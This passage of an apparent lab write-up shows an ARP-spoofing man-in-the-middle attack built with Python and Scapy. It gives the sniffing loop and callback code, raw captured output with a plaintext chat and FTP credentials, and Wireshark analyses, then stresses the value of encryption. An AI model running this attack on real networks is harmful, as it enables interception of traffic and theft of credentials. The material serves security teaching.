
7. In our python script on the attacker device, we make use of scapy’s sniff() function to sniff the packets being exchanged between the two target nodes. We specify a prn parameter for our sniff function, which is essentially a callback function to perform a specific task on each sniffed packet. In our case, this function gathers all the sniffed ARP & TCP packets into two separate packet capture files and also stores the raw TCP packets exchanged in a binary file.



```
if __name__=="__main__":
        clientIP = input("Enter client's IP address: ")
        serverIP = input("Enter server's IP address: ")
        enable_ip_forwarding()
        clientMAC = getmac(clientIP)
        print("Client MAC: ", clientMAC)
        serverMAC = getmac(serverIP)
        print("Server MAC: ", serverMAC)
        file = open("tcp_packets.bin", "wb+")
        print("File Opened")
        try:
                print("Sending spoofed ARP responses")
                while True:
                        spoof(clientIP, serverIP, clientMAC)
                        spoof(serverIP, clientIP, serverMAC)
                        sniff(prn=stream)
        except KeyboardInterrupt:
                print("\nARP spoofing stopped")
                file.close()
                restore(clientIP, serverIP, clientMAC, serverMAC)
                restore(serverIP, clientIP, serverMAC, clientMAC)
                print("ARP tables have been restored")
                quit()
```

,

Main function for our python script




```
def stream(pkt):
        if TCP in pkt:
                file.write(raw(pkt))
                wrpcap("TCPCaptureFile.pcap", pkt, append=True)
        if ARP in pkt:
                wrpcap("ARPCaptureFile.pcap", pkt, append=True)
        return
```

Callback function specified as the prn parameter to Scapy's sniff() function


8. We execute a KeyboardInterrupt (Ctrl+C) to stop the ARP Spoofing attack and restore the ARP cache tables of the target nodes.

5. Results & Discussion

After executing the ARP Spoofing attack, we can now open & analyze the files that have been generated by our script. The ARP & TCP packet capture files can be analyzed using Wireshark. The binary file containing our raw TCP packet data shows the communications that took place between our client & server machines in plaintext form. In this manner we were successfully able to sniff out packets being exchanged between our target nodes and thus perform a man-in-the-middle using ARP Spoofing.




```
root@ubuntu:/home/aayushi# cat tcp_packets.bin

)�D����.E4u�@�{!��De��Dj�
�_����������.�
              )�DE4@@0���Dj��De
ED��_��Ā���                    ��
           )�D����.E(u�@�{,��De��Dj�
�_���ED��P�z
            )�D����.E7u�@�{��De��Dj�
�_���ED��P�ZLAPTOP-HBPRH4BB���.�
                                )�DE(V�@@����Dj��De
ED��_���P��v���.�                                  ��
                    )�DE/V�@@����Dj��De
ED��_���P�_server1                      ��
                     )�D����.E(u�@�{*��De��Dj�
�_���ED��P�d���.�
                    )�DE5V�@@ف��Dj��De
ED��_���P��.Hello, World!            ��
                            )�D����.E(u�@�{)��De��Dj�
�_���ED��P�W
            )�D����.E1u�@�{��De��Dj�
�_���ED��Pv�Hi there!���.�
                             )�DE(V�@@����Dj��De
ED��_���P��Y���.�                              ��
                    )�DE<V�@@ἰ��Dj��De
ED��_���P���Welcome to my world!   ��
                                    )�D����.E(u�@�{'��De��Dj�
�_���ED��P�:��*0�
                    )�|E<�q@@���Dp"zy �*P@�>�����
�&�
   )�|~��*0E<@0�        "zy ��DpP�*��@���7�
^�eX�&���*0�
               )�|E4�r@@���Dp"zy �*P@�������
�&�^�eX��*0�
               )�|E��s@@�F��Dp"zy �*P@������0
```




```
���.�
     )�DE<
         |@@$ ��Dj��De�����$<B�7P���220 (vsFTPd 3.0.3)

)�D����.E6u�@�z���De��Dj��<B�7���8P�N=OPTS UTF8 ON
���.�
     )�DE(
         }@@$3��Dj��De������8<B�EP�����.�
                                          )�DEB
                                               ~@@$��Dj��De������8<B�EP�X200 Always in UTF8 mode.

)�D����.E(u�@�z���De��Dj��<B�E���RP���
                                      )�D����.E3u�@�z���De��Dj��<B�E���RP�\OUSER test
���.�
     )�DE(
         @@$1��Dj��De�����R<B�PP�����.�
                                         )�DEJ
                                              �@@$��Dj��De�����R<B�PP�T331 Please specify the password.

)�D����.E(u�@�z���De��Dj��<B�P���tP���
                                      )�D����.E4u�@�z���De��Dj��<B�P���tP�åPASS 12345
���.�
     )�DE(
         �@@$/��Dj��De������t<B�\P�����.�
                                          )�DE?
                                               �@@$��Dj��De������t<B�\P�230 Login successful.

)�D����.E(u�@�z���De��Dj��<B�\��ÐP���
                                     )�D����.E3u�@�z���De��Dj��<B�\��ÐP�#CWD files
���.�
     )�DEM
         �@@��Dj��De�����Ð<B�gP���250 Directory successfully changed.
```

Sniffed out chat between client & server & FTP server credentials




```
                    )�DEJ
                              �@@#���Dj��De�������<B�P�X�150 Opening BINARY mode data connection for test.txt (17 bytes).
���.�
��Dj��De���AB#<�"P�A�vsftpd test file
���.�
$��Dj��De���AB#M�"P�f

)�D����.E(u�@�z���De��Dj���"AB#N_����.�
                                       )�DE@
                                            �@@$��Dj��De������%<B�P�H�226 Transfer complete.

)�D����.E(u�@�z���De��Dj��<B����=P���
                                     )�D����.E(u�@�z���De��Dj���"AB#N_����.�
                                                                            )�E(@@0���Dj��De��AB#N�"P�f
                        )�D����.EEu�@�z���De��Dj��<B����=P���PORT 192,168,68,101,200,248
���.�
     )�DE[
          �@@#���Dj��De������=<B�P�l"200 PORT command successful. Consider using PASV.

)�D����.E8u�@�z���De��Dj��<B����pP�s�STOR client.py
���.�
��    )�DE<=i@@�2��Dj��De����Lf��
�N��
    )�D����.E4u�@�z���De��Dj�� ����Lf���J����.�
                                                )�DE(=j@@�E��Dj��De����Lf ���P��e���.�
    )�DE>
         �@@$��Dj��De������p<B��P��150 Ok to send data.

)�D����.Edu�@�w���De��Dj�� ����LfP
�=import time, socket, sys

print("\nWelcome to Chat Room\n")
print("Initialising....\n")
time.sleep(1)

s = socket.socket()
shost = socket.gethostname()
ip = socket.gethostbyname(shost)
host = input(str("Enter server address: "))
port = 3000
print("\nTrying to connect to ", host, "(", port, ")\n")
time.sleep(1)
s.connect((host, port))
print("Connected...\n")

s.send(shost.encode())
s_name = s.recv(1024)
s_name = s_name.decode()
print(s_name, "has joined the chat room\nEnter [e] to exit chat room\n")
```

Sniffed out actual file contents during TCP transmission between client & server


ARPCaptureFile.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time        Source             Destination        Protocol Length Info
    1 0.000000    e4:c3:2a:30:ed:9c  Broadcast          ARP      60 Who has 192.168.68.112? Tell 192.168.68.1
    2 0.000027    VMware_c6:7c:7e    e4:c3:2a:30:ed:9c  ARP      42 192.168.68.112 is at 00:0c:29:c6:7c:7e
    3 6.758092    e4:c3:2a:30:ed:9c  Broadcast          ARP      60 Who has 192.168.68.109? Tell 192.168.68.1
    4 13.515215   e4:c3:2a:30:ed:9c  Broadcast          ARP      60 Who has 192.168.68.102? Tell 192.168.68.1
    5 20.378007   e4:c3:2a:30:ed:9c  Broadcast          ARP      60 Who has 192.168.68.101? Tell 192.168.68.1
    6 27.136603   e4:c3:2a:30:ed:9c  Broadcast          ARP      60 Who has 192.168.68.100? Tell 192.168.68.1
    7 28.057976   e4:c3:2a:30:ed:9c  Broadcast          ARP      60 Who has 192.168.68.100? Tell 192.168.68.1
    8 29.082010   e4:c3:2a:30:ed:9c  Broadcast          ARP      60 Who has 192.168.68.100? Tell 192.168.68.1
    9 29.200537   d8:f8:83:2e:06:99  Broadcast          ARP      60 Who has 192.168.68.111? Tell 192.168.68.109
   10 29.200777   VMware_84:44:e4    d8:f8:83:2e:06:99  ARP      60 192.168.68.111 is at 00:0c:29:84:44:e4
   11 34.217377   VMware_84:44:e4    d8:f8:83:2e:06:99  ARP      60 Who has 192.168.68.109? Tell 192.168.68.111
   12 34.217377   d8:f8:83:2e:06:99  VMware_84:44:e4    ARP      60 192.168.68.109 is at d8:f8:83:2e:06:99
   13 34.918566   e4:c3:2a:30:ed:9c  Broadcast          ARP      60 Who has 192.168.68.103? Tell 192.168.68.1

› Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
› Ethernet II, Src: e4:c3:2a:30:ed:9c (e4:c3:2a:30:ed:9c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
› Address Resolution Protocol (request)

0000  ff ff ff ff ff ff e4 c3  2a 30 ed 9c 08 06 00 01   ········ *0······
0010  08 00 06 04 00 01 e4 c3  2a 30 ed 9c c0 a8 44 01   ········ *0····D·
0020  ff ff ff ff ff ff c0 a8  44 70 00 00 00 00 00 00   ········ Dp······
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····

ARPCaptureFile.pcap                    Packets: 206 · Displayed: 206 (100.0%)     Profile: Default
```


TCPCaptureFile.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ftp

```
No.  Time             Source          Destination     Protocol Length Info
  235 380251.186461 192.168.68.106  192.168.68.101  FTP       74 Response: 220 (vsFTPd 3.0.3)
  236 380251.188990 192.168.68.101  192.168.68.106  FTP       68 Request: OPTS UTF8 ON
  238 380251.189253 192.168.68.106  192.168.68.101  FTP       80 Response: 200 Always in UTF8 mode.
  240 380258.595042 192.168.68.101  192.168.68.106  FTP       65 Request: USER test
  242 380258.595392 192.168.68.106  192.168.68.101  FTP       88 Response: 331 Please specify the password.
  244 380260.524020 192.168.68.101  192.168.68.106  FTP       66 Request: PASS 12345
  246 380260.536963 192.168.68.106  192.168.68.101  FTP       77 Response: 230 Login successful.
  248 380263.174259 192.168.68.101  192.168.68.106  FTP       65 Request: CWD files
  249 380263.174545 192.168.68.106  192.168.68.101  FTP       91 Response: 250 Directory successfully changed.
  265 380271.854212 192.168.68.101  192.168.68.106  FTP       83 Request: PORT 192,168,68,101,200,247
  266 380271.854746 192.168.68.106  192.168.68.101  FTP      105 Response: 200 PORT command successful. Consider usi
  267 380271.860040 192.168.68.101  192.168.68.106  FTP       69 Request: RETR test.txt
  271 380271.861116 192.168.68.106  192.168.68.101  FTP      120 Response: 150 Opening BINARY mode data connection f
  275 380271.861464 192.168.68.106  192.168.68.101  FTP       78 Response: 226 Transfer complete.
  279 380275.325507 192.168.68.101  192.168.68.106  FTP       83 Request: PORT 192,168,68,101,200,248

› Frame 267: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)
› Ethernet II, Src: d8:f8:83:2e:06:99 (d8:f8:83:2e:06:99), Dst: VMware_84:44:e4 (00:0c:29:84:44:e4)
› Internet Protocol Version 4, Src: 192.168.68.101, Dst: 192.168.68.106
› Transmission Control Protocol, Src Port: 51446, Dst Port: 21, Seq: 78, Ack: 192, Len: 15
› File Transfer Protocol (FTP)
  [Current working directory: files]
  [Command response frames: 1]
  [Command response bytes: 17]
  [Command response first frame: 272]
  [Command response last frame: 272]

0000  00 0c 29 84 44 e4 d8 f8  83 2e 06 99 08 00 45 00   ··)·D··· ·.····E·
0010  00 37 75 bd 40 00 80 06  7a e3 c0 a8 44 65 c0 a8   ·7u·@··· z···De··
0020  44 6a c8 f6 00 15 3c 42  f2 84 c8 fe ca e3 50 18   Dj····<B ······P·
0030  1f 41 67 73 00 00 52 45  54 52 20 74 65 73 74 2e   ·Ags··RE TR test.
0040  74 78 74 0d 0a                                     txt··

File Transfer Protocol (FTP): Protocol        Packets: 300 · Displayed: 80 (26.7%)     Profile: Default
```

Analyzing TCP & ARP packet capture files using Wireshark

Another point to be noted here is that we were able to sniff out sensitive packet data easily due to lack of encryption. By carrying out this attack on packets being transmitted over an unencrypted channel, we were able to demonstrate how lack of encryption makes the process of stealing data much simpler for the attacker. If we had carried out the communication over an encrypted channel, the attacker would have had to somehow obtain the private key that was used to carry out the encryption or at least the session keys involved in carrying out the TCP packet transmission. This would make the work of the attacker much more complicated.

References

Research Papers:

1. A Detailed Survey of ARP Poisoning Detection and Mitigation Techniques (Jaideep Singh, Sandeep Dhariwal and Rajeev Kumar), (2016)
2. A Holistic Approach to ARP Poisoning and Countermeasures by Using Practical Examples and Paradigm (Faisal Md Abdur Rahman, Parves Kamal), (2014)
3. A Novel Algorithm to Prevent Man in the Middle Attack in LAN Environment (Mohiuddin Ahmed, Zubaidah Muataz Hazza), (2010)
4. A Review of Man-in-the-Middle Attacks (Subodh Gangan), (2015)
5. An Enhanced Secure ARP Protocol and LAN Switch for Preventing ARP based Attacks (Senda Hammouda, Zouheir Trabelsi), (2009)
6. ARP Spoofing: A Comparative Study for Education Purposes (Zouheir Trabelsi, Wassim El-Hajj), (2009)
7. A Mitigation System for ARP Cache Poisoning Attacks (B.Prabadevi, N.Jeyanthi), (2017)
8. Man in the Middle (MITM) Attack Detection Tool Design (Baris Celiktas, Mevlut Serkan , Nafiz), (2018)
9. Analysis of a Man-in-the-Middle Experiment with Wireshark (Ming-Hsing Chiu, Kuo-Pao Yang, Randall Meyer, Tristan Kidder), (2011)
10. Man-in-the-Middle Attack: Understanding in Simple Words (Avijit Mallik), (2018)

Weblinks:

1. https://www.opensourceforu.com/2014/10/use-wireshark-to-detect-arp-spoofing/
2. https://medium.datadriveninvestor.com/arp-cache-poisoning-using-scapy-d6711ecbe112
3. https://www.wireshark.org/docs/
4. https://scapy.readthedocs.io/en/latest/